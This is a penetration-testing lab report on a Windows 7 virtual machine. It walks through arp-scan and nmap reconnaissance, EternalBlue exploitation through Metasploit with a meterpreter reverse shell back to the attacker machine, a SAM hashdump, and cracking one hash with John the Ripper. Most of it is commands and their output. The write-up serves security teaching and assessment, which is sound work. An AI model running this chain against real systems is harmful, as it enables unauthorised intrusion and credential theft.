VAPT Report

Window-7 report

Prepared by Aparna Mishra
Security analyst

Table of Contents:

S.no.	Name	Page no.
1	Introduction	1
2	All about Scanning	2
3	All about vulnerability	3
4	Exploits	6
5	Password cracking-John the ripper	10
6	Summary	12

Attacker IP: 192.168.17.128

Target IP: 192.168.17.129

INTRODUCTION

A VAPT (Vulnerability Assessment and Penetration Testing) report is a comprehensive document detailing findings from security assessments. It outlines vulnerabilities discovered, their severity, exploitation risks, and recommendations for remediation, aiding organizations in strengthening their security posture and mitigating potential cyber threats. Windows 7 is an operating system (OS) developed by Microsoft. It was released on October 22, 2009, as the successor to Windows Vista and an improvement over its predecessor in various aspects, including performance, user interface, and system functionality. Windows 7 was widely popular for its stability, intuitive interface, and several new features such as improved taskbar functionality, better multitasking with Aero Snap, enhanced security measures, and a streamlined user experience. It also introduced the Libraries feature for easier file organization and management

However, Microsoft ended mainstream support for Windows 7 on January 13, 2015, and ceased extended support on January 14, 2020, which means that the OS no longer receives security updates or support from Microsoft. Users are encouraged to upgrade to newer versions of Windows to ensure better security and continued support.

Requirements for the report:

- Kali
- Windows-7(Target)

SCANNING

“ARP SCAN”

Finding devices on a network using their unique addresses.

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -I eth0 -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:13:32:de, IPv4: 192.168.17.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan
)
192.168.17.1    00:50:56:c0:00:08       (Unknown)
192.168.17.2    00:50:56:eb:f0:19       (Unknown)
192.168.17.129  00:0c:29:28:e8:da       (Unknown)
192.168.17.254  00:50:56:e4:65:14       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.967 seconds (130.15 hosts/sec)
. 4 responded
```

$ sudo arp-scan -I etho -l :

- sudo: root permission
- arp-scan: tool to scan
- -I: to select interface
- etho: network interface
- -l: to scan local network

Nmap

Checking network for open ports and vulnerabilities using Nmap.

```
┌──(kali㉿kali)-[~]
└─$ nmap -v -F -sV 192.168.17.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 07:59 EST
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 07:59
Scanning 192.168.17.129 [2 ports]
Completed Ping Scan at 07:59, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:59
Completed Parallel DNS resolution of 1 host. at 07:59, 0.05s elapsed
Initiating Connect Scan at 07:59
Scanning 192.168.17.129 [100 ports]
Discovered open port 139/tcp on 192.168.17.129
Discovered open port 445/tcp on 192.168.17.129
Discovered open port 135/tcp on 192.168.17.129
Discovered open port 49152/tcp on 192.168.17.129
Discovered open port 49155/tcp on 192.168.17.129
Discovered open port 49154/tcp on 192.168.17.129
Discovered open port 49153/tcp on 192.168.17.129
Discovered open port 49156/tcp on 192.168.17.129
Completed Connect Scan at 07:59, 1.10s elapsed (100 total ports)
Initiating Service scan at 07:59
Scanning 8 services on 192.168.17.129
Service scan Timing: About 50.00% done; ETC: 08:01 (0:00:54 remaining)
Completed Service scan at 08:00, 58.56s elapsed (8 services on 1 host)
NSE: Script scanning 192.168.17.129.
Initiating NSE at 08:00
Completed NSE at 08:00, 0.01s elapsed
Initiating NSE at 08:00
Completed NSE at 08:00, 0.00s elapsed
Nmap scan report for 192.168.17.129
Host is up (0.45s latency).
Not shown: 92 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup
: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

$ nmap -v -F -sV {target ip}

- nmap: Tool
- -v: Verbose
- -F: Few Port scan
- -sV: Show version of port

IDENTIFYING VULNERABILITIES:

Utilizing Nmap scripts is advised to uncover possible security weaknesses.

$ nmap -v -Pn --script vuln {target ip}

- nmap: Tool
- -v: Verbose
- -Pn: No ping scan
- --script: To use NSE scripts
- vuln: Script to scan vulnerability

The script scans an IP address to detect and pinpoint vulnerabilities, disclosing details such as threat types, versions, and their respective paths.

The discovery reveals a vulnerability (CVE-2017-0143) in the Microsoft SMBv1 Server (ms17-010), known as EternalBlue, susceptible to Remote Code Execution. Typically targets port 445, posing a high-risk threat due to its exploit potential.

EXPLOITING VULNERABILITIES:


What does Metasploit-Framework entail?

- It's a penetration testing framework utilized for crafting, testing, and deploying exploit code on remote targets. Metasploit aids security experts and ethical hackers in pinpointing and fixing system vulnerabilities.

To launch Metasploit on Kali Linux, **type: > msfconsole**

Metasploit is up and running. Utilize the provided commands for navigation and exploitation.To locate auxiliaries, exploits, and payloads for a specific module, such as EternalBlue, please conduct a search.

msf6 > search eternalblue



We are going to exploit EternalBlue vulnerability. Now to select the option 0 which is: ***exploit/windows/smb/ms17_010_eternalblue.***

Type msf6 > use 0

It automatically configures the exploit: ***exploit/windows/smb/ms17_010_eternalblue*** *and is now prepared to receive the necessary options.*

Once the module is in place, the subsequent step is to verify the necessary requirements to exploit this system.

msf6 payload(exploit/windows/smb/ms17_010_eternalblue> show options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Wind
                                             ows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
                                             Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded S
                                             tandard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.17.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

To proceed, you only need to specify the RHOSTS, which corresponds to the Target IP. The RPORT is already configured to 445. To set RHOSTS, please utilize the following command:

msf6 payload(.../.../smb/ms17_010_eternalblue > set RHOSTS 192.168.1.106

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.17.129
RHOSTS ⇒ 192.168.17.129
```

Upon finalizing the configurations in Metasploit, the last command to execute is "Exploit," which initiates the program using the settings we've established.

command:msf6 payload(.../.../smb/ms17_010_eternalblue > exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.17.128:4444
[*] 192.168.17.129:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.17.129:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.17.129:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.17.129:445 - The target is vulnerable.
[*] 192.168.17.129:445 - Connecting to target for exploitation.
[+] 192.168.17.129:445 - Connection established for exploitation.
[+] 192.168.17.129:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.17.129:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.17.129:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.17.129:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.17.129:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.17.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.17.129:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.17.129:445 - Sending all but last fragment of exploit packet
[*] 192.168.17.129:445 - Starting non-paged pool grooming
[+] 192.168.17.129:445 - Sending SMBv2 buffers
[+] 192.168.17.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.17.129:445 - Sending final SMBv2 buffers.
[*] 192.168.17.129:445 - Sending last fragment of exploit packet!
[*] 192.168.17.129:445 - Receiving response from exploit packet
[+] 192.168.17.129:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.17.129:445 - Sending egg to corrupted connection.
[*] 192.168.17.129:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.17.129
[*] Meterpreter session 1 opened (192.168.17.128:4444 → 192.168.17.129:49158) at 2024-01-12 08:06:13 -0500
[+] 192.168.17.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.17.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.17.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```


Once you have accessed the Meterpreter, you can execute the 'help' command to obtain a list of available actions that can be performed using the Windows 7 Meterpreter.

```
meterpreter > help

Core Commands
=============
```

Upon scrolling down, you'll notice a feature known as "hashdump,"which stores the SAM file of Windows 7 and provides password hashes.

```
Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database
```

please utilize the following feature to obtain the hashed passwords

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```


PASSWORD CRACKING:

John the Ripper stands as a renowned open-source password-cracking tool, designed to unveil weak passwords via brute force, dictionary, and hybrid attacks. It supports various hash algorithms, allowing comprehensive password strength testing.

We copy the Hash Code(ffb43f0de35be4d9917ac0cc8ad57f8d) we got by exploiting a vulnerability in a hash.txt file by using wordlist rockyou.txt

Use this command to crack the hash:

"$ sudo john --wordlist=/home/kali/Downloads/rockyou.txt --format=NT /home/kali/hash.txt."




Below are command options to review:

- - 'john': the current tool in use.
- - '--wordlist': specifies the wordlist path.
- - '--format': chooses the hash format, like MD5, SHA1, or NT hash representing encrypted passwords file.

We've successfully cracked the hashed password "alqfna22" using John. Now, we can try logging into JON's Windows 7

We have successfully logged into Jon's PC



SUMMARY:

Using tools like Arp-Scan (To Find devices on the local network with their Unique Addresses), Nmap (To Find Open ports and Vulnerabilities on the network), Metasploit-Framework (To Exploit Vulnerabilities on the device to find information or gather access), and John (To Crack Hashed Files and locked files), We successfully exploited the vulnerability in Windows 7 to gain unauthorized access.